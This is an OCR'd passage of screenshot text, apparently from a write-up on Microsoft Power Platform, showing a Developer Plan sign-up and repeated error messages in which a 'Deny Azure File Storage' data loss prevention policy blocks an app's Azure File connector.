
Your username is **hacker5@pwntoso.onmicrosoft.com**

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors




Customer Insights



This app isn’t opening correctly


It looks like this app isn't compliant with the latest data loss prevention policies.



This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

```
It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.
```



This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

